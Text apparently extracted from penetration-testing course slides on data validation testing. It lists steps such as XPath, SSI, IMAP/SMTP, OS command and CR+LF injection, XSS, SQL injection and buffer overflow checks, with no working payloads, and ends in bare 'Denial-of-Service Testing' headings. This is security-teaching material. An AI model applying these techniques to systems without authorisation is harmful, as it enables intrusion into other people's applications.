


- ⊖ Discover vulnerabilities of an ORM tool and test web applications that use ORM. Use tools such as Hibernate ORM, NHibernate, and Ruby On Rails
- ⊖ Try to insert XML metacharacters
- ⊖ Find if the web server actually supports SSI directives using tools such as Web Proxy Burp Suite, OWASP ZAP, WebScarab, String searcher: grep
- ⊖ Inject XPath code and interfere with the query result
- ⊖ Identify vulnerable parameters. Understand the data flow and deployment structure of the client, and perform IMAP/SMTP command injection



Data Validation Testing


(Cont'd)



- Inject code (a malicious URL) and perform source code analysis to discover code injection vulnerabilities
- Perform manual code analysis and craft malicious HTTP requests using | to test for OS command injection attacks
- Perform manual and automated code analysis using tools such as OllyDbg to detect buffer overflow condition
- Upload a file that exploits a component in the local user workstation, when viewed or downloaded by the user, perform XSS, and SQL injection attack
- Identify all user controlled input that influences one or more headers in the response, and check whether he or she can successfully inject a CR+LF sequence in it




Denial-of-Service Testing



Denial-of-Service Testing

